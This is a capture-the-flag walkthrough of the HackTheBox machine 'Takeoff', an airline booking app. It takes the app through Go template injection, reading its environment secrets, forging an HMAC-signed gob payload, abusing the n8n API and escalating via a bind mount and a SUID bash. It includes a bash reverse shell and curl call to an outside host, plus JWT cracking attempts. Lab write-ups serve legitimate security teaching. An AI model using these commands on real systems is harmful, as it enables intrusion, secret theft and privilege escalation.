Takeoff (Active Box)

Active HackTheBox Challenge
This challenge is currently active on HackTheBox. According to HTB's content policy, sharing writeups of active challenges is prohibited.
This writeup will be made publicly available once the challenge is retired.
Need the password? Join the Discord community:
Box Info
| Field | Detail |
|---|---|
| Name | Takeoff |
| OS | Linux |
| Difficulty | Hard |
| Release | 2026-11-02 |
| Retired | TBD |
Overview
Takeoff runs HTB Airways, an airline booking application. Its ticket PDF evaluates passenger notes as a Go template, and the application-supplied template context exposes a file-reading method. Reading the process environment reveals the ticket-validation key and an n8n API key. I use the ticket key to reproduce the signed gob representation and forge a check-in payload, which gives me command execution as www-data. From there, the n8n API lets me create and activate a workflow with an Execute Command node. That gives root inside the n8n container; a writable bind mount of the host’s /home/kpark into the container’s /root is what makes the final move to the host possible.
Reconnaissance
Per usual, I start with a basic nmap scan:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ sudo nmap -p- --min-rate 2000 -oN nmap/allports.txt 10.129.87.100
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
This reveals two open ports. A version scan tells me what I’m dealing with:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ sudo nmap -p22,80 -sCV -Pn -oN nmap/services.txt 10.129.87.100
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 10.0p2 Debian 7+deb13u4 (protocol 2.0)
80/tcp open  http    nginx
|_http-title: Book a Seat, See the World - HTB Airways Booking
OpenSSH and a single web app are exposed. The page title says “HTB Airways Booking”, and the response headers identify the framework:
1
2
3
Server: nginx
X-Powered-By: Echo
Content-Security-Policy: default-src 'self'; ...
That points to Go with the Echo router. I found no API docs, debug endpoints or .git directory. I also tried multiple hostnames and got the same landing page each time. The booking application is the useful attack surface, so I moved into it.
Application Enumeration
The booking platform


The landing page markets three fare classes, an interactive seat map and a QR boarding pass on every flight. There is a sign-up form, so I made an account and logged in.
The session cookie is a JWT:
1
2
3
4
5
6
7
8
9
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ python3 - <<'EOF'
import base64, json
t = "<session_token cookie value>"
for part in t.split('.')[:2]:
    print(base64.urlsafe_b64decode(part + '=' * (-len(part) % 4)))
EOF
b'{"alg":"HS256","typ":"JWT"}'
b'{"user_id":2,"exp":1793729920,"iat":1793643520,"iss":"takeoff.htb"}'
user_id is sequential, which is worth remembering, but the signature is checked properly: swapping in user_id: 1 with the old signature, and an alg: none variant, both bounced to the login page.
Directory discovery used ffuf and the box-local wl/dirs.txt list, relative to ~/HackTheBox/takeoff; it contains 29,999 entries. The saved command line had a session cookie, redacted here. ffuf was run in silent mode and wrote its results to JSON:
1
2
3
ffuf -u http://10.129.87.100/FUZZ -w wl/dirs.txt \
    -H 'Cookie: session_token=<redacted>' -mc all -fc 404 -t 60 -s \
    -o web/ffuf_root.json
The saved web/ffuf_root.json contains ten matches:
1
2
3
4
5
6
7
8
9
10
logout         303 -> /sign-in
search         200
static         301 -> /static/
profile        200
dashboard      200
boards         200
notifications  200
sign-up        200
trips          200
sign-in        200
The path scan identified navigation routes, but the important parameterised endpoints became visible through the booking flow. Interacting with the application was more useful than continuing to guess paths.
Booking a flight

A search for ATR → GLW returns two departures of HTB-303. Selecting one opens a seat map with per-seat pricing:


The booking flow uses four POST requests: /book/start with a schedule and seat ID, /book/<PNR>/passengers, /book/<PNR>/payment with a card ID, and /book/<PNR>/confirmation. The resulting booking reference (PNR) is six characters, the ticket token is 32 hexadecimal characters, and the subsequent routes use the PNR:
GET /trips/<PNR>: trip page, ticket, notes and refundGET /tickets/<PNR>/download: generated PDF boarding passPOST /tickets/<PNR>/notes: free text, “printed on your ticket”POST /bookings/<PNR>/refundPOST /api/check-in: accepts aqr_dataform fieldPOST /api/check-in/reset/<ticket-token>

The PDF is generated server-side with gofpdf and contains the PNR, route, passenger, seat, ticket token and any notes. The notes field became interesting once I compared the normal page with the PDF rendering path: the page did not expose the same behaviour, but generating the PDF evaluated the notes.
The check-in QR

/check-in embeds a hidden field called qr_data. Base64-decoding it reveals a Go gob stream followed by a 32-byte signature. The hex dump below is the start of the encoded stream; the JSON-like line is the decoded payload content, not bytes appended after the stream:
1
2
3
4
5
4e 10 00 1d 2a 67 6f 62 2e 56 65 72 69 66 79 54 69 63 6b 65 74 41 75 74 68 65 6e 74 69 63 69 74 79
7f 03 01 01 18 56 65 72 69 66 79 54 69 63 6b 65 74 41 75 74 68 65 6e 74 69 63 69 74 79 ...

Decoded payload content:
{"PNR":"XXXXXX","Token":"<32 hex>","Seat":"1A","Passenger":"...","NotifyCmd":"check-in-notify --pnr XXXXXX --email ..."}
The signed payload carries a shell command, so I tested whether the server validates the signature. Flipping one byte of the signature, and separately changing a character inside the decoded JSON, both produced:
1
{"error":"HMAC verification failed: invalid signature","status":"invalid_signature"}
The unmodified blob returned the decoded payload and checked the booking in. The check-in page then showed “Checked In” with a Reset button. These tests establish that changing either the authenticated data or its signature invalidates the request.
Dead ends around the token
Two obvious shortcuts died here, and both are worth recording:
Cracking the JWT signing secret. The JWT is HS256, so I tried a wordlist attack with a small Go helper. The retained RockYou file is
wl/rockyou.txt.tar.gz; despite its suffix, it is plain text and contains 14,344,391 entries. The draft records the attempt, but the saved session log does not preserve its literal invocation, so I replayed the saved helper against the retained files for this write-up:1 2
go run tools/jwtcrack.go jwt.hash wl/rockyou.txt.tar.gz not found after 14344391
This did not reveal the JWT signing secret.
Injecting through the email.
NotifyCmdis built from the PNR and account email, so a shell metacharacter in the email looked promising. Sign-up validates the address strictly; only alphanumerics plus. % + _ -pass./profile/updatealso ignores a submittedemailfield. Dead end.
The way in had to be the ticket key itself, which meant finding a read primitive in the application.
Discovering the Go Template Injection
Notes are rendered into the PDF, so I submitted a Go template expression and downloaded the ticket:
1
2
3
4
5
6
7
8
9
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ curl -s -b web/cj -X POST http://10.129.87.100/tickets/3Q5DYE/notes \
       --data-urlencode 'notes={{printf "%#v" .}}'
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ curl -s -b web/cj http://10.129.87.100/tickets/3Q5DYE/download -o /tmp/t.pdf
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ pdftotext /tmp/t.pdf - | sed -n '/Notes/,/Scan QR/p'
Notes
&handlers.notesCtx{Request:(*http.Request)(0xc0000f28c0), User:(*models.User)(0xc0000f6580)}
The output shows what . refers to during template execution: an application-defined handlers.notesCtx value with Request and User fields. Inspecting the context was useful because Go templates can access exported fields and call methods exposed by the supplied data object. An empty custom function map only means there are no extra registered template functions; it does not, by itself, prevent method calls on the data object.
The template had no custom function map. {{readFile}}, {{env}}, {{getenv}} and Sprig names failed to parse and, in my tests, fell back to literal text. But a method call on the context itself worked:
1
2
3
4
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ # notes: {{.File "/etc/hostname"}}
Notes
takeoff.htb

.File is not a built-in Go template function here; it is a method available through the application-supplied template context. Its successful use demonstrates that user-controlled notes reach a template execution path with access to that method. I am not inferring the method’s implementation or broader permissions from this output alone.
Extracting the HMAC Secret
The process environment is also readable through that method. I used printf "%q" to quote the returned string, making its NUL separators visible in the PDF’s text layer:
1
2
3
4
5
 # notes: {{printf "%q" (.File "/proc/self/environ")}}
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ pdftotext /tmp/env.pdf - | sed -n '/Notes/,/Scan QR/p'
"LANG=en_US.UTF-8\x00PATH=...\x00USER=www-data\x00HOME=/var/www\x00...
TICKET_VALIDATION_TOKEN=<redacted>\x00N8N_API_KEY=<redacted>\x00"
The process runs as www-data, and its environment carries two secrets: the ticket-validation token used for the check-in HMAC and an API key for n8n. The values remain redacted here.
Reconstructing and Forging the Gob Payload
The decoded check-in data looked like JSON, but the signature is not over that JSON text. To establish what the HMAC covers, I base64-decoded the captured QR and compared an HMAC-SHA256 calculated over all but the last 32 bytes with the final 32 bytes:
1
2
3
4
5
6
7
8
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ python3 - <<'EOF'
import base64, hmac, hashlib
tok = open('loot/token.txt').read().strip().encode()
d = base64.b64decode(open('tools/qr3.txt').read().strip())
print(hmac.new(tok, d[:-32], hashlib.sha256).digest() == d[-32:])
EOF
True
That test confirms that the gob-encoded bytes are authenticated and the appended 32-byte value is the signature. Gob is Go’s binary serialisation format; the server decodes an interface value whose registered type name begins with *. That interface representation and its registered type name affect the bytes on the wire. Since the HMAC authenticates those bytes, creating a semantically similar value is not enough: the forged request must be encoded in the form the server accepts and then signed over that encoding.
The relevant encoder setup is:
1
2
3
gob.RegisterName("*gob.VerifyTicketAuthenticity", &VerifyTicketAuthenticity{})
var v interface{} = &VerifyTicketAuthenticity{Data: payload}
gob.NewEncoder(&buf).Encode(&v)   // byte-identical to the server's blob
A decoder successfully reading a payload only proves it can interpret that input. It does not prove that a new encoding will reproduce the same representation. I therefore re-encoded the original decoded content and compared it with the captured gob bytes before trying a forged check-in. The output was identical: 288 bytes. A concrete-struct encoding produced a different, shorter stream.
| Encoding approach | Observed result |
|---|---|
| Reproduce the registered interface encoding | Matches the captured 288-byte gob stream |
| Encode a concrete struct directly | Produces a different, shorter stream |
Then I forged a payload with NotifyCmd replaced. The ticket token below is redacted; the original command used the token from my booking:
1
2
3
4
5
6
7
8
9
10
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ go run forge.go "$TOKEN" '{"PNR":"3Q5DYE","Token":"<redacted ticket token>","Seat":"1B","Passenger":"Deesick Test","NotifyCmd":"curl http://10.10.14.187:8000/rce_proof; bash -i >& /dev/tcp/10.10.14.187/4444 0>&1"}'
mode A: gob=288 total=320

┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ curl -s -b web/cj -X POST 'http://10.129.87.100/api/check-in/reset/<redacted-ticket-token>'
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ curl -s -b web/cj -X POST http://10.129.87.100/api/check-in \
       --data-urlencode "qr_data=$(cat tools/forged_A.b64)" -d gate=WEB
<html><title>504 Gateway Time-out</title></html>
The 504 from nginx is consistent with the request handler waiting on the reverse shell. On my listener:
1
2
3
4
5
6
www-data@takeoff:/opt/htb-airways/booking$ id; hostname; ls -la
uid=33(www-data) gid=33(www-data) groups=33(www-data)
takeoff.htb
-rwxr-xr-x 1 root root 4234916 Apr 21  2026 check-in-notify
-rwxr-xr-x 1 root root 3718856 Sep 10 10:29 htb-air
drwxrwxr-x 6 root root    4096 Apr 23  2026 static
The check-in-notify binary named in the payload sits in the working directory. This gives me the initial foothold as www-data.
Initial Foothold and Internal Services
With a shell as www-data, I found the booking app on 127.0.0.1:3000, MySQL on 127.0.0.1:3306, and an n8n automation instance on 127.0.0.1:5678. www-data could not read /home, and /var/run/docker.sock was root:docker. The n8n API key from the environment did work against the local service:
1
2
3
4
5
6
7
www-data@takeoff:/opt/htb-airways/booking$ curl -s -H "X-N8N-API-KEY: <redacted>" \
    "http://127.0.0.1:5678/api/v1/workflows?limit=100"
{"data":[{"id":"7UVcXSHpyiwF7rRA","name":"Schedule Change Alerter","active":false,...},
         {"id":"92PhXWGXGAiNq7ZW","name":"Daily Ops Summary",...},
         {"id":"VgbIHtw9iDHP71cy","name":"Booking Confirmation",...},
         {"id":"ZvxRjDZt3vk5UruC","name":"No-Show Detector",...},
         {"id":"yUCZ3MOVvYw4trJy","name":"Check-In Notify",...}]}
Five workflows, none active. The API key also allowed workflow creation and activation. I created a workflow with a webhook trigger and an Execute Command node:
1
2
3
4
5
6
7
8
9
10
11
12
www-data@takeoff:/opt/htb-airways/booking$ curl -s -X POST \
    -H "X-N8N-API-KEY: <redacted>" -H "Content-Type: application/json" \
    --data @/tmp/wf.json http://127.0.0.1:5678/api/v1/workflows
{"id":"yb3WVmlEMZfNsCyt","name":"ops-healthcheck","active":false,...}

www-data@takeoff:/opt/htb-airways/booking$ curl -s -X POST \
    -H "X-N8N-API-KEY: <redacted>" \
    http://127.0.0.1:5678/api/v1/workflows/yb3WVmlEMZfNsCyt/activate
{"id":"yb3WVmlEMZfNsCyt","active":true,...}

www-data@takeoff:/opt/htb-airways/booking$ curl -s http://127.0.0.1:5678/webhook/ops-healthcheck
{"exitCode":0,"stdout":"uid=0(root) gid=0(root) groups=0(root)\\nf1bfbbddcdd4\\n..."}
The webhook response confirms command execution as root inside the n8n container. It does not, by itself, prove host-root access. The first command’s listing provides the clue for the next step:
1
2
3
4
5
drwx------    4 1001     1001   4096 Sep 11 11:43 .
-rw-r--r--    1 1001     1001    220 Apr 20  2026 .bash_logout
-rw-r--r--    1 1001     1001   3526 Apr 20  2026 .bashrc
drwxr-xr-x    4 root     root   4096 Nov  2 17:29 .n8n
-rw-r-----    1 root     1001     33 Nov  2 17:28 user.txt
The directory presented as /root contains a home-directory layout. Its .bash_logout and .bashrc are owned by numeric UID/GID 1001, and user.txt has GID 1001. The walkthrough’s conclusion is that the container’s /root is the host’s /home/kpark mounted into it. Numeric UID/GID ownership matters here: Linux records numeric IDs on disk, while names such as root and kpark are resolved separately inside each environment. Those ownership values are consistent with the host account, but the excerpt alone does not show the mount configuration.
Conceptually, the mapping is:
1
2
3
4
5
6
HOST                         n8n CONTAINER
/home/kpark                  /root
    user.txt     <-------->      user.txt
    .ssh/        <-------->      .ssh/
    bash         <-------->      bash
                 bind mount
This mapping is the important boundary failure. Root inside a container is not automatically root on the host; here, root’s ability to write through a host directory mounted at /root creates the path across that boundary.
User Flag
The n8n workflow can read the user flag through the container path, which maps to the host home directory:
1
2
3
www-data@takeoff:/opt/htb-airways/booking$ curl -s -G --data-urlencode "cmd=cat /root/user.txt" \
    http://127.0.0.1:5678/webhook/ops-healthcheck
{"exitCode":0,"stdout":"<redacted>"}
That reads the file as root inside the container. The user flag belongs to the host account’s home directory exposed by the bind mount; this is distinct from having a host shell.
Privilege Escalation
I used the same shared directory to obtain host access as kpark. I generated an SSH keypair, wrote the public key into /root/.ssh/authorized_keys through the workflow, and set ownership and modes to match UID/GID 1001:
1
2
3
4
5
6
7
8
9
www-data@takeoff:/opt/htb-airways/booking$ curl -s -G --data-urlencode \
    "cmd=mkdir -p /root/.ssh && echo <b64 pubkey> | base64 -d > /root/.ssh/authorized_keys && chown -R 1001:1001 /root/.ssh && chmod 700 /root/.ssh && chmod 600 /root/.ssh/authorized_keys" \
    http://127.0.0.1:5678/webhook/ops-healthcheck
{"exitCode":0,"stdout":"ssh-ed25519 AAAAC3Nza... deesick@kali"}

┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ ssh -i loot/kpark_key kpark@10.129.87.100 'id; cat ~/user.txt'
uid=1001(kpark) gid=1001(kpark) groups=1001(kpark)
<redacted>
The first attempt failed because I wrote the key with printf '%s\\n' through two layers of shell quoting, and the newline collapsed into the key itself: ssh-ed25519nAAAAC3.... Writing the key from a base64 blob removed the quoting layer and fixed it.
Now I have a host shell as kpark, but not root. To escalate, I copied the host’s Bash binary into the shared directory, then used the workflow to change its ownership to root and set the SUID bit:
1
2
3
4
5
6
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ ssh -i loot/kpark_key kpark@10.129.87.100 'cp /bin/bash /home/kpark/bash'
www-data@takeoff:/opt/htb-airways/booking$ curl -s -G --data-urlencode \
    "cmd=chown root:root /root/bash && chmod 4755 /root/bash && ls -la /root/bash" \
    http://127.0.0.1:5678/webhook/ops-healthcheck
{"exitCode":0,"stdout":"-rwsr-xr-x    1 root     root       1298416 /root/bash"}
The host path /home/kpark/bash and container path /root/bash refer to the same file through the mount. The container command sets the file’s owner to numeric UID 0 and enables SUID. When kpark runs it with -p, Bash preserves its effective UID rather than dropping privileges:
1
2
3
4
┌──(sicario㉿kali)-[~/HackTheBox/takeoff]
└─$ ssh -i loot/kpark_key kpark@10.129.87.100 './bash -p -c "id; cat /root/root.txt"'
uid=1001(kpark) gid=1001(kpark) euid=0(root) groups=1001(kpark)
<redacted>
That output confirms effective UID 0 on the host.
Root Flag
The final command above reads the root flag after confirming euid=0. No flag values are included in this write-up.
Tools Used
| Tool | Purpose |
|---|---|
| nmap | Port and service discovery |
| ffuf | Directory discovery |
| curl | Interaction with the booking application, check-in endpoint and n8n API |
Go (encoding/gob, crypto/hmac, crypto/sha256) | Gob encoding, HMAC signing and JWT wordlist cracking |
| Python 3 | JWT decoding and HMAC verification |
| ssh | Host access as kpark |
| pdftotext | Extracting text from generated ticket PDFs |
Key Takeaways
- Template rendering is a trust boundary. User-controlled notes must not be evaluated as executable template syntax.
- Secret exposure compounds vulnerabilities. A correctly implemented HMAC does not help if the signing key is exposed through the application process.
